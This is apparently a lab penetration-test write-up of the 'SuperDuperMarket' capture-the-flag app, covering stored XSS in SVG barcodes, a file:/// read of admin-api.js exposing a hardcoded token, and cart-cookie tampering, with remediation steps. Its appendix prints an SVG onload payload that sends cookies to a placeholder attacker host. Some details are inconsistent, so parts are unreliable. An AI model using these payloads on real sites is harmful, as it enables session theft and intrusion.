PT Report

“SuperDuperMarket”

Executive Summary

During the comprehensive penetration testing engagement conducted on the SuperDuperMarket web application, I successfully uncovered several high-impact security vulnerabilities that severely compromise the confidentiality, integrity, and overall security of the system. The assessment revealed that the application suffers from critical weaknesses which, if exploited by a malicious actor, could result in full administrative control over the platform and unauthorized access to sensitive user and system data.

Among the most critical findings was the discovery of insecure exposure of administrative server files through a Local File Inclusion (LFI)-like mechanism, which enabled access to internal scripts such as admin-api.js. This file contained an obfuscated script that, revealed a privileged admin token a credential that could be used to gain elevated access within the application.

In addition to this, I identified a Stored Cross-Site Scripting (XSS) vulnerability within the barcode generation functionality. This flaw allowed for the persistent injection of malicious JavaScript code embedded within dynamically generated SVG barcodes. When rendered in the browser, the script executed automatically, enabling actions such as file access, session theft, or further escalation of privileges through client-side vectors.

The third major issue involved insecure manipulation of client-side cookies, specifically the itemsInCart cookie. This cookie stored cart data in an unprotected JSON format that could be easily modified using browser tools. By altering the item IDs and quantities directly from the client side, I was able to manipulate the contents of the cart without any server-side validation, potentially allowing attackers to purchase unauthorized items or tamper with pricing logic.

Collectively, these vulnerabilities point to a lack of secure development practices in both server-side access control and client-side input handling. The absence of proper input validation, insufficient output encoding, and a misplaced trust in client-controlled data significantly weakened the application’s defence posture. Exploiting these flaws enabled me to retrieve privileged information and fully demonstrate the risks posed by such oversights.

The test concludes that the overall security model of the application is inadequate and exposes the platform to high-risk attack vectors, which must be addressed promptly to prevent potential real-world exploitation.

Conclusions

The security assessment of the SuperDuperMarket application revealed a moderate overall security posture, primarily due to several easily exploitable vulnerabilities and insufficient protection mechanisms. These issues present a serious risk, as they can be readily discovered and leveraged by attackers to gain unauthorized access or manipulate critical functionalities.

The first and most critical finding was an LFI-like vulnerability, which enabled unauthorized access to sensitive server files. Exploiting this flaw, I retrieved the contents of admin-api.js, exposing a high-privileged admin token. This indicates inadequate file access restrictions and a lack of proper server-side security controls.

The second significant issue was a Stored Cross-Site Scripting (XSS) vulnerability in the barcode generation feature. It allowed persistent JavaScript injection within SVG content, which executed automatically when rendered in the browser. This exposed local server paths and sensitive data, highlighting critical gaps in input validation and output encoding.

Additionally, the application was found to be vulnerable to client-side cookie manipulation. The itemsInCart cookie stored shopping cart data in a modifiable format. By altering item IDs and quantities, I was able to manipulate the cart without any server-side validation. This reflects a lack of integrity verification and misplaced trust in client-controlled data.

Collectively, these vulnerabilities expose serious weaknesses in:

-Input validation and sanitization

-Client-side data protection mechanisms

-Backend resource access controls

If left unaddressed, these issues could lead to privilege escalation, data leakage, and abuse of business logic. Immediate remediation and adoption of secure development practices are strongly recommended.

These three vulnerabilities — each critical in its own context — reveal a broader concern regarding the system's overall architecture. The application lacks:

-Clear separation between user-facing and administrative components

-Robust mechanisms for input validation and output encoding

-Effective controls to prevent unauthorized access and data tampering

Finding Details

VULN-001 LOCAL FILE INCLUSION BEHAVIOR IN ACCESSING SERVER FILES (CRITICAL)

Description:

Local File Inclusion (LFI) is a common web vulnerability that allows attackers to read or sometimes execute files located on the server through improperly handled input. Typically, this occurs when user-supplied input is used to build file paths without proper sanitization or validation, enabling attackers to include arbitrary files from the local file system.

In this particular case, although the vulnerability does not follow the classic server-side LFI pattern, it exhibits LFI-like behavior by allowing unauthorized access to internal server files through an alternative attack vector — namely, client-side script injection. Instead of directly including files via an insecure path parameter, the vulnerability was exploited through a stored cross-site scripting (XSS) payload, which instructed the browser to load a sensitive file from the server using the file:/// protocol.

This approach successfully bypassed access restrictions and revealed the contents of a protected administrative script: admin-api.js. Upon retrieving and analyzing this file, I was able to extract an obfuscated admin token, which granted elevated privileges within the application.

This vulnerability highlights a dangerous combination of client-side and server-side misconfigurations, where improper exposure of internal files, lack of input validation, and weak content security policies collectively enabled unauthorized access to highly sensitive resources.

Impact:

-Compromise of Administrative Access: Through the LFI-like behavior combined with stored XSS, it was possible to access sensitive server-side scripts, such as admin-api.js, and extract an obfuscated admin token. Possession of this token enables full administrative privileges, allowing attackers to manipulate system behavior, view protected data, and potentially escalate further within the infrastructure.

-Persistent Client-Side Exploitation via Stored XSS: The ability to inject malicious JavaScript into barcode SVGs introduces a persistent XSS vector, which can be triggered each time a barcode is rendered. This not only allows unauthorized access to internal files but also provides a foothold for phishing, session hijacking, or further command execution in the user's browser context.

-Cookie Manipulation: The insecure handling of shopping cart data through the itemsInCart cookie demonstrates the risk of client-side trust, allowing attackers to manipulate item IDs, quantities, and prices. This can lead to unauthorized purchases, inventory abuse, and fraudulent transactions, ultimately harming the business and its users.

If these vulnerabilities were to be exploited in a real-world scenario, the consequences could include:

-Full compromise of the administrative interface

-Exposure of sensitive backend resources

-Execution of unauthorized actions in users' browsers

-Loss of data integrity and user trust

-Financial losses due to unauthorized transaction

Evidence:

The vulnerability was identified by analyzing the robots.txt file, which revealed the presence of admin-api.js. I then used a stored XSS payload to load file:///srv/node/admin-api.js, successfully retrieving the file content in the browser. The script was obfuscated, but upon deobfuscation, an admin token was extracted.

Severity:

Critical – This vulnerability allowed unauthorized access to sensitive server-side resources, including administrative credentials. It required no special privileges and could be exploited remotely through a browser, potentially resulting in full system compromise.

Remediation:

To effectively mitigate the LFI-like vulnerability and prevent similar exploitation in the future, the following measures are strongly recommended:

1.Restrict Access to Sensitive Files

-Ensure that internal files such as admin-api.js are not publicly accessible via the web server. Use strict file permissions and directory whitelisting to prevent exposure.

2.Remove Sensitive Paths from robots.txt

-Do not list sensitive endpoints or files in robots.txt. This file should never disclose internal resources that could aid attackers during enumeration.

3.Implement Strong Input Validation

-Sanitize and validate all user inputs, especially those used to generate dynamic content or construct file paths. Accept only whitelisted characters and expected formats.

4.Disable file:/// Protocol Usage in the Browser Context

-Block or restrict execution of scripts that attempt to access local files via the file:/// protocol. This limits the ability to abuse client-side vulnerabilities for file disclosure.

5.Deploy Content Security Policy (CSP)

-Use a strict CSP header to block inline scripts and limit the sources from which scripts can be executed. This helps prevent XSS-based delivery of file-access payloads.

6.Use Role-Based Access Control (RBAC)

-Protect administrative resources by enforcing proper RBAC. Only authenticated and authorized users should be able to access backend scripts and admin endpoints.

7.Use Server-Side File Access Restrictions

-Configure the server to reject any client-side attempts to access protected files or directories. For example, deny direct access to /srv/node/ through web server rules.

8.Enable Logging and Real-Time Monitoring

-Log all requests to sensitive resources and monitor for unusual access patterns. Alerts should be triggered when unauthorized access attempts are detected, enabling timely incident response.




FIGURE1: SCREENSHOT OF THE FIRST PAGE, I FOUND THIS VULNERABILITY AT THE BEGINNING OF MY TESTING WHILE EXPLORING THE WEBSITE. FIRST, I OPENED THE ROBOTS.TXT FILE, WHICH WEBSITES USE TO TELL SEARCH ENGINES WHICH PAGES OR FILES TO IGNORE. IN THAT FILE, I SAW A REFERENCE TO ADMIN-API.JS. THIS LOOKED LIKE AN IMPORTANT ADMIN-RELATED FILE THAT THE DEVELOPERS DIDN'T WANT USERS TO FIND. IT CAUGHT MY ATTENTION, SO I DECIDED TO CHECK IF I COULD ACCESS IT. THIS STEP HELPED ME DISCOVER A WEAKNESS IN THE SYSTEM AND WAS THE STARTING POINT FOR FINDING MORE SERIOUS ISSUES.




FIGURE 2: WHEN I OPENED THE ADMIN-API.JS FILE, I SAW THAT THE CODE INSIDE WAS OBFUSCATED, MEANING IT WAS MADE HARD TO READ ON PURPOSE—PROBABLY TO HIDE WHAT IT REALLY DOES. THE VARIABLE AND FUNCTION NAMES WERE WRITTEN IN A CONFUSING WAY, LIKE _0X2A3689(0X192), SO IT WASN'T IMMEDIATELY CLEAR WHAT THE CODE WAS DOING. I SPENT SOME TIME ANALYZING AND DE OBFUSCATING THE SCRIPT TO UNDERSTAND IT BETTER. AFTER DECODING IT, I DISCOVERED THAT THIS SPECIFIC LINE WAS ACTUALLY STORING THE ADMIN TOKEN, WHICH IS A SECRET VALUE USED TO ACCESS ADMIN-ONLY PARTS OF THE WEBSITE. THIS TOKEN GAVE ME ACCESS TO RESTRICTED AREAS OF THE APPLICATION.




FIGURE 3: IN THIS SCREENSHOT, WE SEE A JAVASCRIPT FILE CALLED ADMIN-API.JS OPENED WITH THE NANO TEXT EDITOR IN KALI LINUX. INSIDE THE CODE, THERE'S A VARIABLE NAMED ADMIN_TOKEN THAT STORES A VALUE RETURNED BY A FUNCTION CALLED _0X2A3689(0X192). THIS IS AN EXAMPLE OF OBFUSCATED CODE, WHERE VALUES AND NAMES ARE INTENTIONALLY MADE DIFFICULT TO UNDERSTAND.




FIGURE 4: THIS SCREENSHOT SHOWS THE FIREFOX BROWSER'S PROXY SETTINGS. IN THIS CASE, THE USER IS SETTING UP A MANUAL PROXY CONFIGURATION. THE HTTP PROXY IS SET TO 127.0.0.1 (WHICH MEANS THE LOCAL MACHINE) ON PORT 8080.

THIS IS USUALLY DONE TO INTERCEPT AND MONITOR TRAFFIC USING TOOLS LIKE BURP SUITE, WHICH LISTENS ON THAT SAME ADDRESS AND PORT. BY DOING THIS, ALL BROWSER TRAFFIC IS ROUTED THROUGH BURP SO WE CAN INSPECT REQUESTS, RESPONSES, TOKENS, OR HIDDEN API CALLS FOR PENETRATION TESTING OR VULNERABILITY ANALYSIS.

THE CAPTION BELOW THE IMAGE IS A BIT CONFUSING IT TALKS ABOUT THE LS COMMAND (WHICH IS USED IN A TERMINAL TO LIST DIRECTORIES), BUT THE FIGURE ITSELF IS ABOUT CONFIGURING FIREFOX TO WORK WITH BURP.




FIGURE 5: THIS FIGURE SHOWS THE DETAILS OF A DIGITAL CERTIFICATE USED BY PORTSWIGGER, THE COMPANY BEHIND BURP SUITE:

-THE CERTIFICATE IS BEING VIEWED INSIDE A CERTIFICATE VIEWER TOOL (LIKE THE ONE USED WHEN OPENING .DER FILES).

-IT TELLS US WHO ISSUED THE CERTIFICATE (PORTSWIGGER CA) AND TO WHOM IT WAS ISSUED (ALSO PORTSWIGGER CA – IT'S SELF-SIGNED).

-THE CERTIFICATE IS VALID FROM JULY 26, 2014, UNTIL JULY 26, 2035.

IT ALSO INCLUDES:

-THE VERSION OF THE CERTIFICATE

-THE SERIAL NUMBER

-THE SHA1 AND MD5 FINGERPRINTS, WHICH ARE LIKE DIGITAL "FINGERPRINTS" TO VERIFY THIS CERTIFICATE'S AUTHENTICITY.

WHY IT'S USEFUL:

THIS CERTIFICATE IS LIKELY IMPORTED INTO YOUR SYSTEM/BROWSER SO THAT BURP SUITE CAN INTERCEPT HTTPS TRAFFIC WITHOUT SHOWING CERTIFICATE WARNINGS. IT ACTS AS A TRUSTED CERTIFICATE AUTHORITY (CA) FOR YOUR LOCAL TESTING ENVIRONMENT.





FIGURE 6: SENDING XSS PAYLOAD TO READ SERVER FILE

IN THIS FIGURE, WE USE BURP SUITE TO SEND A REQUEST WITH A SCRIPT INJECTED INTO THE BARCODE FIELD.

THE PAYLOAD TRIES TO LOAD A SERVER FILE (ADMIN-API.JS) USING THE FILE:// PATH.

THE RESPONSE SHOWS A PDF FILE, WHICH MEANS THE ATTACK WORKED AND WE GOT ACCESS TO A HIDDEN FILE ON THE SERVER.




```
const config = {
        admin_token: 'dcb129fb258a43a525efaebb3dc7512d'
}

const getDB = (token) => {
        return new MySQL.connection(token).getDB()
}

const checkAuth = (token) => {
        const db = getDB(token)

        if (db.auth(token)) {
                return console.warn("Success")
        } else {
                return console.warn("Unauthorized")
        }
}

function request(config) {
        if (!checkAuth(admin_token)) {
                logout()
        } else {
                new Request(config)
        }
}
```

FIGURE 7: FINAL FLAG FOUND IN THIS FIGURE, WE CAN SEE THE FINAL RESULT OF OUR ATTACK.

BY INJECTING A PAYLOAD THAT FORCED THE BROWSER TO LOAD THE INTERNAL FILE ADMIN-API.JS, WE WERE ABLE TO REVEAL THE ADMIN_TOKEN, THE TOKEN VALUE SHOWN IS:

DCB129FB258A43A525EFAEBB3DC7512D

THIS IS THE FLAG FOR THE CHALLENGE.

IT WAS DISPLAYED AFTER WE ACCESSED THE FILE USING A FILE:// BASED XSS PAYLOAD AND RECEIVED THE RESPONSE IN THE PDF FILE.

Remediation SyperDuperMarket Challenge:

1.Limit Access to Sensitive Files:

Set permissions so only trusted users or apps can access important files like admin-api.js. Don't leave them publicly available.

2.Validate and Sanitize User Input:

Always check and clean what users send to your server. Never use their input directly in file paths or scripts.

3.Disable file:/// URLs in the Browser:

If your site doesn't need to open local files, make sure the browser can't access file:/// URLs. This stops attackers from loading server files using SVG/script tricks.

4.Use Role-Based Access Control (RBAC):

Only allow users to access features or files that match their role (like admin, editor, guest). Admin tools should be blocked from non-admins.

5.Don't Expose Secrets in robots.txt:

Hackers often check robots.txt to find hidden admin URLs. Never list sensitive paths there. Secure them properly using login checks.

6.Log and Watch File Access:

Keep a log of every time someone tries to open a file, especially admin files. Check logs often to spot suspicious behavior early.

7.Apply a Content Security Policy (CSP):

Use CSP headers on your site to block unexpected scripts or file loading from other domains. This helps stop XSS and injection attacks.

8.Use HTTPS Only:

Always force HTTPS for your web traffic. It protects data from being intercepted or changed during transfer.

9.Regularly Audit and Patch the Server:

Check your server for misconfigurations or vulnerabilities. Apply updates to your web server, backend code, and libraries to stay secure.

Appendix- Local File Inclusion (LFI) via admin-api.js

File/Path Involved: /admin-api.js

Discovered Token: config = { admin_token: 'dcb129fb258a43a525efaebb3dc7512d' };

Proof of Discovery:

The robots.txt file revealed the hidden admin-api.js. The script was then de-obfuscated to reveal a hardcoded admin token.

Payload Used: <svg xmlns="http://www.w3.org/2000/svg" onload="fetch('http://<attacker-IP>:8888/?cookie='+document.cookie)">

</svg>

VULN-002: STORED CROSS-SITE SCRIPTING (XSS) IN BARCODE GENERATION (HIGH SEVERITY)

DESCRIPTION:

THIS VULNERABILITY HAPPENS WHEN THE WEBSITE SAVES DANGEROUS CODE (LIKE JAVASCRIPT) THAT WAS ADDED BY AN ATTACKER AND LATER SHOWS IT TO OTHER USERS WITHOUT CHECKING OR CLEANING IT FIRST.

IN THIS CASE, THE PROBLEM WAS IN THE BARCODE GENERATION FEATURE. THE ATTACKER WAS ABLE TO INSERT JAVASCRIPT INSIDE THE SVG BARCODE. WHEN SOMEONE OPENED THE PAGE AND THE BARCODE WAS DISPLAYED, THE SCRIPT RAN AUTOMATICALLY IN THEIR BROWSER.

THIS COULD LET THE ATTACKER DO HARMFUL THINGS LIKE:

-STEAL PRIVATE INFORMATION

-ACCESS LOCAL FILES

-TAKE OVER USER SESSIONS

IMPACT:

THIS VULNERABILITY ALLOWS AN ATTACKER TO STORE MALICIOUS JAVASCRIPT CODE INSIDE THE SVG BARCODE. ONCE THE BARCODE IS SHOWN IN THE BROWSER (LIKE IN A RECEIPT PAGE), THE SCRIPT RUNS AUTOMATICALLY WITHOUT THE USER DOING ANYTHING.

THIS IS DANGEROUS BECAUSE THE SCRIPT RUNS IN THE CONTEXT OF THE WEBSITE, AS IF IT WERE A TRUSTED PART OF IT.

AN ATTACKER COULD USE THIS TO:

-STEAL COOKIES OR SESSION TOKENS, WHICH CAN BE USED TO LOG IN AS ANOTHER USER WITHOUT NEEDING A PASSWORD

-ACCESS SENSITIVE FILES BY TRICKING THE BROWSER INTO LOADING INTERNAL RESOURCES LIKE ADMIN-API.JS

-REDIRECT THE USER TO A FAKE LOGIN PAGE TO STEAL CREDENTIALS

-MODIFY WHAT THE USER SEES ON THE PAGE (FAKE PRICES, PRODUCT INFO, ETC.)

-EXECUTE ACTIONS AS THE LOGGED-IN USER (LIKE CHECKING OUT WITH CHANGED ITEMS)

